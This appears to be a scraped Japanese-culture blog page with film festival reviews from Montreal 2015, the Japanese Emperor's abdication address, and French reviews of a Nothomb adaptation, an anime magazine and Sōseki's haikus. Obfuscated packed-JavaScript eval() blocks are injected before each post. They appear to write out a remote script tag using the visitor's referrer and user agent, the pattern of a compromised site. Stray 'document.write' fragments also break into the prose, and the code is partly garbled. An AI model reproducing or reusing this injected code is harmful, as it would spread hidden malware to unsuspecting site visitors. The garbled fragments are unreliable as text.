eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dansa|var|u0026u|referrer|ieday||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|resra|var|u0026u|referrer|dzbzn||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This is one of the two best movies I’ve seen at the MWFF in 2015.

Misao is teaching Japanese in Hanoi, Vietnam. When she returns to Tokyo for her father’s funeral, she realizes that her mother Alzheimer’s disease has gotten worse. She’ bored at a stranger’s funeral: her husband’s! Her step-mother cannot take care of her anymore so Misao decides to bring her back to Vietnam with her, despite the opposition of her family. “It will make her worse” or “it will kill her,” they say.

At first, it works out pretty well and, despite the language barrier, her mother is getting along with Misao’s friends, students and the people of the neighbourhood (mostly owners of the local cafe’s, the Sakura Hotel, Japanese bar, the programming director of the VoV radio station, as well as the staff of the Youth Theatre, and a Japanese expat who drives a bicycle taxi). Together, they all live several adventures like helping a young Japanese woman to find her grand-father’s Vietnamese family that he left behind after WWII or organizing a musical show starring a very old (and also Alzheimer’s sufferer) theatrical actress.

Misao is even reacquainted with an old friend from her college days — when they were protesting during the university uprisings of the ’60s. He takes a job as another bicycle taxi driver but has an accident while carrying Misao’s mother who gets seriously hurt. Feeling guilty, he helps taking care of the old women after her hospitalization, but he has to leave because of his job as a TV producer. However, Misao cannot take care of her mother alone. It is a vey demanding task and she gets sick herself because of it. This is quite a somber moment in the movie and we really feel the pain for her (it has particularly hit home for me because, at the time of the screening, I had recently experience a similar situation in my family).

In the end, the mother gets better (from her hip replacement NOT from the Alzheimer’s because you never get better from that, you can only slow it down a little). Misao’s students stage a musical around a Japanese folk song that can provide a sort of allegory for Misao’s situation. Apart from Misao’s mother post-accident despair, it a fell-good and up beat movie. We have to take one day at a time and enjoy life while we can — and not give up on our loved ones.

The movie not only want to create awareness on the fact that the increasingly aging population of Japan means that the society will have to deal more and more with the problem of elderly’s dementia, but also it wants to remind the Japanese of the close ties (and maybe responsibilities) that still bind them with Vietnam, which was one of their pre-WWII “colonies.”

One negative point: I was told by someone who speaks vietnamese that the language spoken by the Japanese actors (which they most certainly learned phonetically) was so terrible that it was impossible to understand.

It is a well-paced drama that offers lots of light-hearted moments and allows the viewers to enjoy not only the beautiful cityscape of Hanoi, but also the surrounding countryside.

I really enjoyed this beautifully made movie which provided an excellent entertainment while making us think about very serious subjects like alzheimer and wars in Vietnam.

Blowing in the winds of Vietnam (??????????? / Betonamu No Kaze Ni Fukarete): Japan/Vietnam, 2015, 116 min.; Dir.: Tat Binh & Kazuki Omori; Scr.: Kazuki Omori, Uichiro Kitazaki (based on a novel by Miyuki Komatsu); Phot.: Koichi Saito; Ed.: Naoki Kaneko; Music: Tetsuro Kashibuchi; Cast: Eiji Okuda, Akira Emoto, Kôji Kikkawa, Keiko Matsuzaka, Yôsuke Saitô, Reiko Kusamura, Yûya Takayama, Shigehiro Yamaguchi, Reina Fujie, Yoneko Matsukane, Tan Nhuong, Lan Huong, Tan Hanh.

Film screened at the Montreal World Film Festival on August 29th, 2015 (Cinema Quartier Latin 12, 21h30 – the theatre was half full) as part of the “Focus on World Cinema” segment.

For more information you can visit the following websites:
Blowing in the wind of Vietnam © 2015?Blowing in the wind of Vietnam?Production Committee.

[ Traduire ]

Japanese Emperor Addresses the people


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fyirz|var|u0026u|referrer|esezs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ehkdd|var|u0026u|referrer|syzkh||js|php’.split(‘|’),0,{}))
In his second-ever televised speech to the nation, document.write(“”); the
Emperor of Japan (now 82-year-old) announced that his age makes it difficult to perform his duties in a satisfactory manner, hinting that he would wish to abdicate his ceremonial role in favor of the Crown Prince (his son Naruhito).

He addressed his concern directly to the Japanese people because his symbolic role prevents him to intervene in the political system (meaning he cannot ask the Prime Minister or the Diet) and the Constitution does not include any provision in case of abdication. He is concerned that his diminished capacity could affect the Nation and doesn’t want his death (as well as all required mourning and passation of power rituals) to burden his successor. I guess he is also afraid that any (constitutional) talks of abdication could bring up the delicate subject of the relevance of the Imperial system. He seems to think that a gradual succession through a Regency would be the best solution.

(Sources: BBC, BBC, NHK World, NHK World, YouTube/NHK World)

[ Traduire ]

The full text of the address after the jump:

A major milestone year marking the 70th anniversary of the end of World War II has passed, and in two years we will be welcoming the 30th year of Heisei.

As I am now more than 80 years old and there are times when I feel various constraints such as in my physical fitness, in the last few years I have started to reflect on my years as the Emperor, and contemplate on my role and my duties as the Emperor in the days to come.

As we are in the midst of a rapidly aging society, I would like to talk to you today about what would be a desirable role of the Emperor in a time when the Emperor, too, becomes advanced in age. While, being in the position of the Emperor, I must refrain from making any specific comments on the existing Imperial system, I would like to tell you what I, as an individual, have been thinking about.

Ever since my accession to the throne, I have carried out the acts of the Emperor in matters of state, and at the same time I have spent my days searching for and contemplating on what is the desirable role of the Emperor, who is designated to be the symbol of the State by the Constitution of Japan. As one who has inherited a long tradition, I have always felt a deep sense of responsibility to protect this tradition. At the same time, in a nation and in a world which are constantly changing, I have continued to think to this day about how the Japanese Imperial Family can put its traditions to good use in the present age and be an active and inherent part of society, responding to the expectations of the people.

It was some years ago, after my two surgeries that I began to feel a decline in my fitness level because of my advancing age, and I started to think about the pending future, how I should conduct myself should it become difficult for me to carry out my heavy duties in the way I have been doing, and what would be best for the country, for the people, and also for the Imperial Family members who will follow after me. I am already 80 years old, and fortunately I am now in good health. However, when I consider that my fitness level is gradually declining, I am worried that it may become difficult for me to carry out my duties as the symbol of the State with my whole being as I have done until now.

I ascended to the throne approximately 28 years ago, and during these years, I have spent my days together with the people of Japan, sharing much of the joys as well as the sorrows that have happened in our country. I have considered that the first and foremost duty of the Emperor is to pray for peace and happiness of all the people. At the same time, I also believe that in some cases it is essential to stand by the people, listen to their voices, and be close to them in their thoughts. In order to carry out the duties of the Emperor as the symbol of the State and as a symbol of the unity of the people, the Emperor needs to seek from the people their understanding on the role of the symbol of the State. I think that likewise, there is need for the Emperor to have a deep awareness of his own role as the Emperor, deep understanding of the people, and willingness to nurture within himself the awareness of being with the people. In this regard, I have felt that my travels to various places throughout Japan, in particular, to remote places and islands, are important acts of the Emperor as the symbol of the State and I have carried them out in that spirit. In my travels throughout the country, which I have made together with the Empress, including the time when I was Crown Prince, I was made aware that wherever I went there were thousands of citizens who love their local community and with quiet dedication continue to support their community. With this awareness I was able to carry out the most important duties of the Emperor, to always think of the people and pray for the people, with deep respect and love for the people. That, I feel, has been a great blessing.

In coping with the aging of the Emperor, I think it is not possible to continue reducing perpetually the Emperor’s acts in matters of state and his duties as the symbol of the State. A Regency may be established to act in the place of the Emperor when the Emperor cannot fulfill his duties for reasons such as he is not yet of age or he is seriously ill. Even in such cases, however, it does not change the fact that the Emperor continues to be the Emperor till the end of his life, even though he is unable to fully carry out his duties as the Emperor.

When the Emperor has ill health and his condition becomes serious, I am concerned that, as we have seen in the past, society comes to a standstill and people’s lives are impacted in various ways. The practice in the Imperial Family has been that the death of the Emperor called for events of heavy mourning, continuing every day for two months, followed by funeral events which continue for one year. These various events occur simultaneously with events related to the new era, placing a very heavy strain on those involved in the events, in particular, the family left behind. It occurs to me from time to time to wonder whether it is possible to prevent such a situation.

As I said in the beginning, under the Constitution, the Emperor does not have powers related to government. Even under such circumstances, it is my hope that by thoroughly reflecting on our country’s long history of emperors, the Imperial Family can continue to be with the people at all times and can work together with the people to build the future of our country, and that the duties of the Emperor as the symbol of the State can continue steadily without a break. With this earnest wish, I have decided to make my thoughts known.

I sincerely hope for your understanding.

Blood Bead

“Tokita, document.write(“”); already into his middle age, has been teaching at a film school in Kyoto for a while. He would prefer to be directing films rather than teaching about them but it pays the bills and life isn’t bad. Indeed, he is having an affair with Yui, the pretty secretary of the film school. Still, the fact that he hasn’t been able to finish his script and find funding for his project nags him enormously. He is a filmmaker not a schoolteacher… Then, on the street, he runs into a striking young high school girl and his life changes. Not necessarily for the better. He is immediately smitten with Ritsuko. He begins to stalk her. He becomes delusional. His life itself becomes a film. And its ending has not been written.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zrzhz|var|u0026u|referrer|rhtin||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tysit|var|u0026u|referrer|sfhnz||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

I enjoyed this movie (what’s not to like with a movie with lots of beautiful nudity?) but it’s a little hard to talk about it. I’ll do my best. The story is relatively simple and yet rather complex altogether. However, it’s always interesting when movie makers turn the camera on themselves.

Movie director Tokita (Eiji Okuda) is teaching at a film school in Kyoto. He has a rather good life with his mistress Yui, a secretary at the film school, but he would rather be making movies than teaching about them. However, he has not been able to finish a script in a while. He says that, as long as he is thinking about a script, he can still feel he is a director. He is currently working on a pinku eiga script largely inspired by his relationship with Yui.

Tokita is in his sixties and can hardly get an erection, particularly when he’s drunk, but it only makes him more obsess with sex. The title of the movie refers to the “Akadama” legend saying that a blood bead will come out to mark the very last ejaculation of a man.

One day, he notices a high school girl and starts following her, stalking her and becomes obsess by her. He imagines having an affair with her, rapping her even, but he is stuck and doesn’t know how to end his story. At some point, he discovers that the school girl prostitutes herself (she’s charging $700!). He succumbs to the temptation and sleeps with her, but feels disgusted with himself afterward. Seeing his increasing obsession for Ritsuko while typing the script, Yui decides to leave Tokita.

Tokita feels desperate but succeed to finish the script anyway and presents it to a production company which doesn’t sound very receptive. He pleads that it would be his last movie, and ask to please give him a chance! Tokita gets drunk but, as he receives an email from the production company saying that they agree to finance his movie on some conditions, he gets hit by a car and dies!

Once again we have here a movie that tackles the subject of the increasingly older population of Japan which reflects a serious preoccupation among the population. This time we are presented with the despair that sexual frustration and the worth of one’s legacy can provide to an elderly man.

Director Banmei Takahashi, who is himself not unfamiliar with pinku eiga, said in the Q&A that he thought young directors were not putting enough sex in their movies and he wanted to remedy that. He also said that he killed the main character at the end because one of his friends died that way and he wanted to make an homage to him.

During the course of the movie we follow both Tokita’s life, the story of his script as well as his own fantasies, and this makes it rather difficult sometimes to discern which is what. However, it is a good and interesting movie — albeit a little weird — that offers a reflection not only on Japanese cinema but also on the life of elderly men. And, of course, there’s plenty of sex scenes!

Blood Bead (????/ Akai Tama / Perle de sang): Japan, 2015, 108 min.; Dir./Scr.: Banmei Takahashi; Music: Gorô Yasukawa; Phot.: Shinji Ogawa; Ed.: Kan Suzuki; Cast: Eiji Okuda (Shuji Tokita), Fujiko (Yui Oba), Yukino Murakami (Ritsuko Kitakoji), Shota Hanaoka (Kenichi Yajima), Shiori Doi (Aiko Kato), Tasuku Emoto (Aoyama), Keiko Takahashi (Yuriko). For a mature audience (18+).

Film screened at the Montreal World Film Festival on August 29th, 2015 (Cinema Quartier Latin 10, 19h00 – the theatre was a little less than half full) as part of the “World Great” segment. The director was present for a Q&A after the screening.

For more information you can visit the following websites:
Blood Bead © 2015?Blood Bead?Production Committee. All Rights Reserved.

Introduction and Q&A


[ Traduire ]

Kagura-me

“Akane, document.write(“”); a young woman who lives in a small rural town in Japan, loses her mother when she is a child, and cannot overcome the loss. Akane’s father had left her mother’s side before she passed away because he went to perform kagura, a traditional ritual dance at Japanese festivals. Akane has never forgiven him and seldom talks to him. Not that he doesn’t regret his action. He too was deeply affected by his wife’s death and he never performed kagura again. Akane leaves home after high school graduation, and starts a new life far away in Tokyo. But life in the big city is overwhelming and Akane returns home after five years. Thirteen years after her mother’s death, Akane’s father has decided to come out of retirement, just to be able to dance in the big 60th anniversary festival. But he has aged. He has serious health problems. He collapses in rehearsal and it becomes clear that he won’t be able to perform. But Akane’s heart has softened. How can she help him? Perhaps by learning kagura?”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fsyhf|var|u0026u|referrer|hfets||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|idsen|var|u0026u|referrer|zefns||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This movie is very Japanese: it is beautiful and slow paced. It’s a rather complex story and the festival’s program did a very good job at summarizing it, so I won’t say more about it. It’s set around a rural ritual where one danse to please the gods in order to get a good harvest, but it’s a story about grief, about caring for elderly parents, and a little about domestic violence. It poses a very fundamental question about modern life in Japan: is it better to preserve the tradition as it always was or should we adapt it to modern life and therefore preserve the tradition spirit rather than its strict form?

Exceptionally, this movie was subtitled in french (which is rather rare at the MWFF as it is done mostly for the movies in competition) but, unfortunately, this time the subtitling was full of mistakes. Bad translation and spelling mistakes can be quite distracting from the movie itself. The translation was probably done hastily to present the movie at the festival.

All in all, it remains a beautiful movie (Japan’s countryside is always pleasant to look at) about the trials of life.

Kagura-me (???? / lit. “god enjoyment’s woman”): Japan, 2015, 112 mins; Dir.: Yasuo Okuaki; Scr.: Yasuo Okuaki & Nozomu Namba; Music: Kôji Igarashi; Phot.: Hiroshi Iwanaga; Prod. Des.: Takashi Yoshida; Cast: Tomomitsu Adachi, Mayumi Asaka, Masayuki Imai, Tsunehiko Kamijô, Mei Kurokawa, Ryoichi Kusanagi, Ryû Morioka, Nanako Ohkôchi, Maki Seko, Masayuki Shida, Keiko Shirasu, Rina Takeda, Ryoko Takizawa, Mariko Tsutsui, Ren Ôsugi.

Film screened at the Montreal World Film Festival on August 29th, 2015 (Cinema Quartier Latin 9, 15h00 – the theatre was a little less than a quarter full) as part of the “First Film World Competition” segment. The production team organizer was present to introduce the movie.

For more information you can visit the following websites:

Introduction of the screening


Kagura-me © ?Kagura-me?Production Committee.

[ Traduire ]

Ninja Hunter

“In 1581 during a bitter feud between 2 ninja clans, document.write(“”); Tao, a ninja from the Iga Clan, wakes up with amnesia. Forty ninjas lie dead in front of him and off to one side lies a dead female ninja. He doesn’t remember how and why he got there. His assignment is to retrieve a document that will reveal the traitor’s identity. Who killed all the ninjas? Is one of them the traitor? Little by little Tao solves the mystery.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|setef|var|u0026u|referrer|srkaa||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zeadn|var|u0026u|referrer|kaenk||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This screening was plagued from the start by numerous technical problems: the show started ten minutes late, there was microphone problems for the presentation, not long after the beginning the movie lost its sound, then there was sound but no picture, repeatedly. After forty-five minutes of agony, the screening was definitely stopped. I had to finish watching this movie in the press screening room later. In the end, this movie was a great disappointment.

Kei is a female ninja sent to the Koga clan as double agent. She comes back with a list of traitors inside the Iga clan. After bringing the list she go to see Tao, her friend. A battle ensue and Tao is hit on the head, loosing his memory. Now, Kei is dead, and he is not sure who the enemy is anymore. Maybe he is one of the traitor? Or is he one of the heroes? He will have to slowly figure out what happened.

This is clearly a low budget movie (they use lots of natural set like cave, temple, forest) that makes a terrible ninja movie with lots of bad fighting stunt. The costumes of not historically accurate (lots of leather and the female ninja wears high heel boots!) and the blood looks horribly fake. And there’s this very annoying special effects that marks the beginning and end of all flashbacks. The end credits are nice, though.

The idea is interesting but the execution is rather clumsy. The movie repeats the same battle scene again and again, each time with a different point of view, in order to show Tao’s conflicting memories, his current understanding of the situation or the reversal of his hypothesis. Did I mention the annoying flashbacks? The final battle is quite ridiculous. It’s an entertaining movie, but nothing more.

It is a kind of movie that would have had more appeal with the Fantasia audience, which is younger and specifically seek this kind of not-so-serious action movie. I guess that adding this title to the programming was an attempt from the MWFF to reach out to this kind of audience—without much success.

Ninja Hunter (???? / Ninja Gari) : Japan, 2015, 96 min.; Dir./Scr./Ed.: Seiji Chiba; Phot.: Kenji Tanabe, Arsuchi Yoshida; Music: Kuniyuki Morohashi; Cast: Mitsuki Koga, Mei Kurogawa, Masanori Mimoto, Kentarô Shimazu, Kazuki Tsujimoto.

Film screened at the Montreal World Film Festival on August 28th, 2015 (Cinema Quartier Latin 12, 16h00 – the theatre was a little more than a quarter full) as part of the “Focus on World Cinema” segment. The screening was interrupted due to technical problems.

For more information you can visit the following websites:
Ninja Hunter © 2015 Shochiku International.

[ Traduire ]

Tokyo Fiancée / Ni d’Eve ni d’Adam

“La tête pleine de rêves, document.write(“”); Amélie, 20 ans, revient dans le Japon de son enfance. Pour gagner sa vie, elle propose des cours particuliers de français et rencontre Rinri, son premier et unique élève, un jeune Japonais avec lequel elle noue une relation intime. Entre surprises, bonheurs et déboires d’un choc culturel à la fois amusant et poétique, elle découvre un Japon qu’elle ne connaissait pas…”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zhnhr|var|u0026u|referrer|ydise||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hsbhz|var|u0026u|referrer|hzrkf||js|php’.split(‘|’),0,{}))

Tokyo Fiancée : Belgique/France/Canada, 2014, 84 min.; Dir./Scr.: Stefan Liberski (d’après le roman d’Amélie Nothomb); Ed.: Frédérique Broos; Phot.: Hichame Alaouie; Mus.: Casimir Liberski; Cast: Pauline Étienne, Taichi Inoue, Julie LeBreton.

« Stupeur et tremblements pourrait donner l’impression qu’au Japon, à l’âge adulte, j’ai seulement été la plus désastreuse des employés. Ni d’Ève ni d’Adam révélera qu’à la même époque et dans le même lieu, j’ai aussi été la fiancée d’un Tokyoïte très singulier. »
                         -Amélie Nothomb.

Ni d’Eve ni d’Adam, par Amélie Nothomb. Paris, Albin Michel, 2007. 252 p. 13.0 x 20.0 cm, 18.20 € / $11.95 Cnd. ISBN 9782226179647.

Tokyo Fiancée nous offre une intéressante réflexion sur la diversité culturelle, l’étrangeté de l’autre, et particulièrement sur la difficulté des couples mixtes à concilier cette différence qui les sépare.

Si le film en lui-même est assez bon, il est aussi une excellente adaptation du roman de Amélie Nothomb. Il y a bien sûr de nombreuses différences entre les deux (quelques scènes manquantes dans le film, la motivation des personnages expliquée plus en profondeur dans le roman) mais dans l’ensemble tout l’esprit du livre est présent dans le film. C’est non seulement agréable et divertissant à regarder mais aussi très intéressant.

Pour plus d’information vous pouvez consulter les sites suivants:

Cette histoire de couple, que ce soit dans le film ou le livre, est particulèrement intéressante lorsqu’on la remet dans le contexte de l’oeuvre (et de la vie) de l’auteur. Elle fait non seulement partie des titres de Nothomb qui sont en partie autobiographiques (mais ne le sont-ils pas tous un peu?) mais est également l’un des éléments de sa “trilogie japonaise”. Stupeur et tremblement raconte le retour de l’auteur au japon, où elle avait passé son enfance, mais traite surtout de ses mésaventures au sein d’une corporation japonaise et comment l’esprit collectif japonais du jeune travailleur y est façonné par des règles strictes et par l’humiliation afin de le conformer au modèle uniforme et docile auquel s’attend la société japonaise — ce qui est toujours pire dans le cas d’une femme. Dans Nostalgie Heureuse, l’auteur raconte son second retour au Japon dans le cadre d’un reportage tourné pour la télévision française. Ni d’Eve ni d’Adam lève le voile sur la partie de l’histoire à laquelle elle avait mainte fois fait allusion sans jamais donner de détails: la relation amoureuse qu’elle a entretenu au cours de son premier retour avec un jeune japonais.

Ayant grandit au Japon, elle s’était toujours considérée comme japonaise mais son expérience durant ce premier retour lui fera réaliser que la nature nippone est beaucoup plus complexe et profonde qu’elle ne se l’imaginait…

Le livre, quant à lui, offre une narration très fluide, parsemé de l’humour sarcastique et un peu déjanté si particulier à Nothomb. C’est une très bonne lecture (comme la plupart des Nothomb).

Pour plus d’information vous pouvez consulter les sites suivants:

[ Translate ]

Animeland #209

AL209AnimeLand est le 1er magazine français sur l’animation japonaise et internationale, les mangas et tout l’univers otaku en France. News, chroniques, interviews, articles et dossiers vous attendent dans les magazines AnimeLand et AnimeLand X-tra et sur le site AnimeLand.com !”

Comme je l’ai déjà mentionné dans un article précédent (sur l’acquisition du magazine par Anime News Network), j’ai toujours grandement admiré ce magazine fondé par Yvan West Laurence et Cédrik Littardi en avril 1991 (que j’avais d’ailleurs rencontré à San Jose, Californie, lors de la toute première convention nord-américaine entièrement consacrée à l’anime, AnimeCon, à la fin de l’été 1991). AnimeLand est rapidement devenu le meilleurs magazine sur l’anime et le manga hors-Japon et pas seulement en langue française. À tout les deux mois le magazine offre une centaines de pages, toutes en couleurs, pleine à craquer d’information essentielle sur l’anime et le manga. Un must pour le fan averti.

AnimeLand #209 est un numéro un peu spécial car, en plus d’être un peu plus volumineux, il célèbre le vingt-cinquième anniversaire du magazine.

Lire la suite après le saut de page >>
Continue reading

Haikus par Soseki

“Si Sôseki le romancier est de longue date traduit et commenté chez nous, document.write(“”); une part plus secrète et à la fois plus familière de son œuvre nous est encore inconnue. Sôseki a écrit plus de 2500 haikus, de sa jeunesse aux dernières années de sa vie : moments de grâce, libérés de l’étouffante pression de la vie réelle, où l’esprit fait halte au seuil d’un poème, dans une intense plénitude.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ehfes|var|u0026u|referrer|zskdn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sthda|var|u0026u|referrer|zfkrs||js|php’.split(‘|’),0,{}))

“Affranchis de la question de leur qualité littéraire, ils ont à mes yeux une valeur inestimable, puisqu’ils sont pour moi le souvenir de la paix dans cœur… Simplement, je serais heureux si les sentiments qui m’habitaient alors et me faisaient vivre résonnaient, avec le moins de décalage possible, dans le cœur du lecteur.“

“Ce livre propose un choix de 135 haïkus, illustrés de peintures et calligraphies de l’auteur, précédés d’une préface par l’éditeur de ses Œuvres complètes au Japon.”

(Texte du site de l’éditeur; voir aussi la couverture arrière)

Lire la suite après le saut de page >>

J’ai déjà introduit le haiku quand j’ai commenté Cent sept haiku par Masaoka SHIKI, cet auteur même qui a encouragé S?seki à écrire et l’a initié aux haïkus. Né Kinnosuke Natsume à l’aube de l’ère Meiji, en 1867, il prendra le pseudonyme de «S?seki» en 1888 (utilisant les deux premiers charactères d’une expression chinoise attribuée à Liu Yiqing: ???? / shù dàn zh?n liú ou s?sekichinry? en japonais, littéralement «Se rincer la bouche avec une pierre et faire de la rivière son oreiller»). [ci-contre: p. 43]

Natsume S?seki (?? ??) deviendra l’un des auteur emblématique du Japon moderne. Après avoir étudié la littérature anglaise à l’Université de Tokyo, il part enseigner à Matsuyama (1895), puis à Kumamoto (1896), avant de passer trois ans d’études en Angleterre (1900-03) et de finalement succèder à Lafcadio Hearn à la chaire de littérature anglaise de l’université de Tokyo. Toutefois, il quitte ce poste en 1907 pour se consacrer à l’écriture. On lui connait plus d’une vingtaine d’ouvrages dont principalement Je suis un chat (??????? / Wagahai wa neko de aru, 1905), Botchan (?????, 1906), Sanshirô (???, 1909), Et puis (???? / Sorekara, 1909), La porte (? / Mon, 1910), et Choses dont je me souviens (??????? / Omoidasukoto nado, 1910-11). Son importance dans la littérature japonaise est soulignée par le fait que son portrait apparait sur le billet de 1 000 yens.

Haikus est un ouvrage assez simple qui se lit très rapidement. Les petits poèmes sont typiquement présenté trois par page, agrémentés de peintures et de calligraphies par S?seki. Dans mon commentaire de Cent sept haiku, j’ai déjà mentionné ma déception de ne pas ressentir la profondeur de la pensée ou des sentiments de l’auteur que l’on s’attendrait à retrouver dans cette forme de poésie. Il est toutefois intéressant d’essayer de comprendre ce que l’auteur désir exprimer. C’est un bel ouvrage et j’ai particulièrement apprécié les illustrations de l’auteur (ci-contre: p. 23) ainsi que la préface et les notes qui lévent un peu le voile sur les intensions et le parcours de S?seki.

